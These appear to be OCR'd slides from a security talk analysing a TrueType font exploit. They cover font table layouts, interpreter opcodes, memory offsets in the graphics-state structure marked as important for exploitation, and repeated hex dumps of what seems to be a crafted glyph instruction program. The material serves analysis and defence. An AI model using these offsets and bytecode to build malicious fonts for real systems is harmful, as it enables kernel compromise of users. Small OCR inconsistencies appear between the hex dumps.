| EBSCDirectoryEntry[2] | EBSC | 0x0000002c | 0x00000010 | … |
| Tag | EBSC | 0x0000002c | 0x00000004 | … |
| Checksum | 0x1E20… | 0x00000030 | 0x00000004 | … |
| Offset | 0x3BEF4 | 0x00000034 | 0x00000004 | … |
| Length | 0x94 | 0x00000038 | 0x00000004 | … |
| version | 0x20000 | 0x0003bef4 | 0x00000004 | … |
| numSizes | 0x5 | 0x0003bef8 | 0x00000004 | … |
| bitmapScaleTableList[5] | | 0x0003befc | 0x0000008c | … |
| bitmapScaleTable[0] | | 0x0003befc | 0x0000001c | … |
| bitmapScaleTable[1] | | 0x0003bf18 | 0x0000001c | … |
| bitmapScaleTable[2] | | 0x0003bf34 | 0x0000001c | … |
| bitmapScaleTable[3] | | 0x0003bf50 | 0x0000001c | … |
| bitmapScaleTable[4] | | 0x0003bf6c | 0x0000001c | … |
| hori | | 0x0003bf6c | 0x0000000c | … |
| vert | | 0x0003bf78 | 0x0000000c | … |
| ppemX | 0x8 | 0x0003bf84 | 0x00000001 | … |
| ppemY | 0x8 | 0x0003bf85 | 0x00000001 | … |
| substitutePpemX | 0x1 | 0x0003bf86 | 0x00000001 | … |
| substitutePpemY | 0x1 | 0x0003bf87 | 0x00000001 | … |
| OS2DirectoryEntry[3] | OS/2 | 0x0000003c | 0x00000010 | … |

EBSC Table Structure

# TrueType Fonts (.TTF)…

- Glyph Data (glyf)
  a. This table contains information that describes the glyphs in the font
  b. Table provides instructions for each of the following tasks:
     - Pushing data onto the interpreter stack
     - managing the Storage Area
     - managing the Control Value Table
     - modifying Graphics State settings
     - Managing outlines
     - General purpose instructions

# TrueType Fonts (.TTF)…

- TrueType instructions are uniquely specified by their opcodes.

  GLYFDirectoryEntry ->

  DataGLYFData[x+1]->

  SimpleGLYFData[x]-> instructions

- Examples: Pushing data onto the interpreter stack
  - function[0xB0]: itrp_PUSHB1
  - function[0xB8]: itrp_PUSHW1

# TrueType Fonts (.TTF)…

- Examples: Managing the flow of control
  - function[0x1C]: itrp_JMPR
  - function[0x1F]: itrp_LSW
  - function[0x78]: itrp_JROT
- Examples: Managing the stack
  - function[0x20]: itrp_DUP
  - function[0x23]: itrp_SWAP
- Examples: Managing the Storage Area
  - function[0x43]: itrp_RS
  - function[0x42]: itrp_WS

# TrueType Fonts (.TTF)…

- Examples: Managing the Control Value Table
  - function[0x44]: itrp_WCVT
  - function[0x45]: itrp_RCVT
- Examples: Managing the Graphics State
  - function[0x4D]: itrp_FLIPON
  - function[0x4E]: itrp_FLIPOFF
- Examples: Arithmetic Functions
  - function[0x60]: itrp_ADD
  - function[0x61]: itrp_SUB

*Reference: Chapter Appendix B, TrueType 1.0 Font File, Technical Specification Revision 1.66 August 1995 Microsoft*

# TrueType Fonts (.TTF)…

- Important info (1) in exploitation:

```
structure fnt_GlobalGraphicStateType{
        stackBase;                      /*the stack area
        store;                          /*the storage area
        controlValueTable;              /*the control value table
        ……
        int8 non90DegreeTransformation      /*bit0: 1 if non-90 degree
                                            /*bit 1:1 if x scale not equal y scale
        ……
        unit16 cvtCount;
        } fnt_GlobalGraphicStateType;
```

# TrueType Fonts (.TTF)…

- Important info (2) in exploitation:

  - function ‘itrp_InnerExecute’ as the disassembler engine to process Glyph Data and map to correct TrueType instructions
- fnt_GlobalGraphicStateType:

  +0 : stackBase


  +4: store

  +8: controlValueTable

  +90h: non90DegreeTransformation

  +134h: cvtCount

# TrueType Fonts (.TTF)…




```
0003BA40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BA50  00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BA60  00 00 00 40 00 20 00 80 00 00 00 00 00 00 00 06 00
0003BA70  02 00 00 02 00 01 00 00 00 00 00 00 00 64 00 0A
0003BA80  00 0A 00 0A 00 0A 00 0A 00 0A 00 00 00 00 00 01
0003BA90  00 03 00 01 00 00 00 0C 00 04 00 28 00 00 00 06
0003BAA0  00 04 00 01 00 02 00 29 00 3A FF FF 00 00 00 29
0003BAB0  00 3A FF FF FF DC FF CA 00 01 00 00 00 00 00 00
0003BAC0  B0 03 45 B0 02 45 61 B0 80 55 58 21 59 00 00 00
0003BAD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BAE0  00 5E 00 00 00 01 00 00 00 00 00 01 00 01 00 01
0003BAF0  00 A9 B0 00 B0 00 42 4E B0 00 43 45 4D B0 00 43
0003BB00  45 61 B0 17 23 78 B0 00 43 B0 01 60 20 B0 00 23
0003BB10  42 B0 50 61 B8 FF DF 23 78 B0 80 1C B0 00 43 20
0003BB20  B0 01 61 20 B0 01 61 45 B0 01 23 42 45 B0 02 23
0003BB30  42 45 B0 03 23 42 B0 01 43 B0 00 50 5C B0 18 23
0003BB40  78 B0 01 43 B0 02 43 61 B0 0D 23 78 B0 01 43 B0
0003BB50  03 43 61 5C B0 2B 23 78 B0 00 43 B0 01 60 20 B0
0003BB60  00 23 42 B0 50 61 5C B0 31 23 78 B0 01 B0 02 43
0003BB70  42 B0 02 B0 03 43 42 B0 03 B0 00 43 45 42 B8 FF
0003BB80  B5 1C B0 00 43 B0 03 60 45 B0 50 60 B0 00 43 23
0003BB90  44 B0 01 1F B0 00 43 B0 03 43 44 31 37 01 01 00
0003BBA0  00 00 00 08 00 66 00 03 00 01 04 09 00 00 00 66
0003BBB0  00 00 00 03 00 01 04 09 00 01 00 0C 00 66 00 03
0003BBC0  00 01 04 09 00 02 00 0E 00 72 00 03 00 01 04 09
0003BBD0  00 03 00 1C 00 80 00 03 00 01 04 09 00 04 00 0C
0003BBE0  00 66 00 03 00 01 04 09 00 05 00 18 00 9C 00 03
0003BBF0  00 01 04 09 00 06 00 0C 00 66 00 03 00 01 04 09
0003BC00  00 07 00 62 00 B4 00 43 00 6F 00 70 00 79 00 72
0003BC10  00 69 00 67 00 68 00 74 00 20 00 A9 00 20 00 32
0003BC20  00 30 00 30 00 33 00 20 00 53 00 68 00 6F 00 77
0003BC30  00 74 00 69 00 6D 00 65 00 20 00 49 00 6E 00 63
0003BC40  00 2E 00 20 00 41 00 6C 00 6C 00 20 00 72 00 69
0003BC50  00 67 00 68 00 74 00 73 00 20 00 72 00 65 00 73
0003BC60  00 65 00 72 00 76 00 65 00 64 00 2E 00 44 00 65
```

| Name | Value | Offset | Size | … |
|---|---|---|---|---|
| GLYFDirectoryEntry[7] | glyf | 0x0000007c | 0x00000010 | … |
| Tag | glyf | 0x0000007c | 0x00000004 | … |
| Checksum | 0x18D3… | 0x00000080 | 0x00000004 | … |
| Offset | 0x3BAE4 | 0x00000084 | 0x00000004 | … |
| Length | 0xBC | 0x00000088 | 0x00000004 | … |
| DataGLYF[6] | | 0x0003bae4 | 0x000000b7 | … |
| SimpleGLYFData[0] | | 0x0003bae4 | 0x000000b7 | … |
| SimpleGLYFData[1] | | 0x0003bae4 | 0x000000b7 | … |
| SimpleGLYFData[2] | | 0x0003bae4 | 0x000000b7 | … |
| SimpleGLYFData[3] | | 0x0003bae4 | 0x000000b7 | … |
| SimpleGLYFData[4] | | 0x0003bae4 | 0x000000b7 | … |
| SimpleGLYFData[5] | | 0x0003bae4 | 0x000000b7 | … |
| numberOfContours | 0x1 | 0x0003bae4 | 0x00000002 | … |
| xMin | 0x0 | 0x0003bae6 | 0x00000002 | … |
| yMIn | 0x0 | 0x0003bae8 | 0x00000002 | … |
| xMax | 0x1 | 0x0003baea | 0x00000002 | … |
| yMax | 0x1 | 0x0003baec | 0x00000002 | … |
| endPtsOfContours[1] | | 0x0003baee | 0x00000002 | … |
| instructionLength | 0xA9 | 0x0003baf0 | 0x00000002 | … |
| instructions[169] | | 0x0003baf2 | 0x000000a9 | … |
| flags[2] | | 0x0003bb9b | 0x00000002 | … |
| xCoordinates[1] | | 0x0003bb9d | 0x00000001 | … |
| yCoordinates[1] | | 0x0003bb9e | 0x00000001 | … |
| padding[0] | | 0x00000000 | 0x00000000 | … |
| HEADDirectoryEntry[8] | head | 0x0000008c | 0x00000010 | … |

The TrueType Instruction Set

# TrueType Fonts (.TTF)…





**itrp_InnerExecute**

| | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0003BAE0 | 00 | 3 | 00 | 00 | 00 | 01 | 00 | 00 | 00 | 00 | 00 | 01 | 00 | 01 | 00 | 01 |
| 0003BAF0 | 00 | A9 | B0 | 00 | B0 | 00 | 42 | 4E | B0 | 00 | 43 | 45 | 4D | B0 | 00 | 43 |
| 0003BB00 | 45 | 61 | B0 | 17 | 23 | 78 | B0 | 00 | 43 | B0 | 01 | 60 | 20 | B0 | 00 | 23 |
| 0003BB10 | 42 | B0 | 50 | 61 | B8 | FF | DF | 23 | 78 | B0 | 80 | 1C | B0 | 00 | 43 | 20 |
| 0003BB20 | B0 | 01 | 61 | 20 | B0 | 01 | 61 | 45 | B0 | 01 | 23 | 42 | 45 | B0 | 02 | 23 |
| 0003BB30 | 42 | 45 | B0 | 03 | 23 | 42 | B0 | 01 | 43 | B0 | 00 | 50 | 5C | B0 | 18 | 23 |
| 0003BB40 | 78 | B0 | 01 | 43 | B0 | 02 | 43 | 61 | B0 | 0D | 23 | 78 | B0 | 01 | 43 | B0 |
| 0003BB50 | 03 | 43 | 61 | 5C | B0 | 2B | 23 | 78 | B0 | 00 | 43 | B0 | 01 | 60 | 20 | B0 |
| 0003BB60 | 00 | 23 | 42 | B0 | 50 | 61 | 5C | B0 | 31 | 23 | 78 | B0 | 01 | B0 | 02 | 43 |
| 0003BB70 | 42 | B0 | 02 | B0 | 03 | 43 | 42 | B0 | 03 | B0 | 00 | 43 | 45 | 42 | B8 | FF |
| 0003BB80 | B5 | 1C | B0 | 00 | 43 | B0 | 03 | 60 | 45 | B0 | 50 | 60 | B0 | 00 | 43 | 23 |
| 0003BB90 | 44 | B0 | 01 | 1F | B0 | 00 | 43 | B0 | 03 | 43 | 44 | 31 | 37 | 01 | 01 | 00 |
| 0003BBA0 | 00 | 00 | 00 | 08 | 00 | 66 | 00 | 03 | 00 | 01 | 04 | 09 | 00 | 00 | 00 | 66 |

**Glyph data in hexadicimal format**

# TrueType Fonts (.TTF)…





**itrp_InnerExecute**

```
0003BAE0  00 5E 00 00 00 01 00 00 00 00 00 01 00 01 00 01
0003BAF0  00 A9 B0 00 B0 00 42 4E B0 00 43 45 4D B0 00 43
0003BB00  45 61 B0 17 23 78 B0 00 43 B0 01 60 20 B0 00 23
0003BB10  42 B0 50 61 B8 FF DF 23 78 B0 80 1C B0 00 43 20
0003BB20  B0 01 61 20 B0 01 61 45 B0 01 23 42 45 B0 02 23
0003BB30  42 45 B0 03 23 42 B0 01 43 B0 00 50 5C B0 18 23
0003BB40  78 B0 01 43 B0 02 43 61 B0 0D 23 78 B0 01 43 B0
0003BB50  03 43 61 5C B0 2B 23 78 B0 00 43 B0 01 60 20 B0
0003BB60  00 23 42 B0 50 61 5C B0 31 23 78 B0 01 B0 02 43
0003BB70  42 B0 02 B0 03 43 42 B0 03 B0 00 43 45 42 B8 FF
0003BB80  B5 1C B0 00 43 B0 03 60 45 B0 50 60 B0 00 43 23
0003BB90  44 B0 01 1F B0 00 43 B0 03 43 44 31 37 01 01 00
0003BBA0  00 00 00 08 00 66 00 03 00 01 04 09 00 00 00 66
```

**Glyph data in hexadicimal format**

# TrueType Fonts (.TTF)…





**itrp_InnerExecute**

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0003BAE0 | 00 | 5E | 00 | 00 | 00 | 01 | 00 | 00 | 00 | 00 | 00 | 01 | 00 | 01 | 00 | 01 |
| 0003BAF0 | 00 | A9 | B0 | 00 | B0 | 00 | 42 | 4E | B0 | 00 | 43 | 45 | 4D | B0 | 00 | 43 |
| 0003BB00 | 45 | 61 | B0 | 17 | 23 | 78 | B0 | 00 | 43 | B0 | 01 | 60 | 20 | B0 | 00 | 23 |
| 0003BB10 | 42 | B0 | 50 | 61 | B8 | FF | DF | 23 | 78 | B0 | 80 | 1C | B0 | 00 | 43 | 20 |
| 0003BB20 | B0 | 01 | 61 | 20 | B0 | 01 | 61 | 45 | B0 | 01 | 23 | 42 | 45 | B0 | 02 | 23 |
| 0003BB30 | 42 | 45 | B0 | 03 | 23 | 42 | B0 | 01 | 43 | B0 | 00 | 50 | 5C | B0 | 18 | 23 |
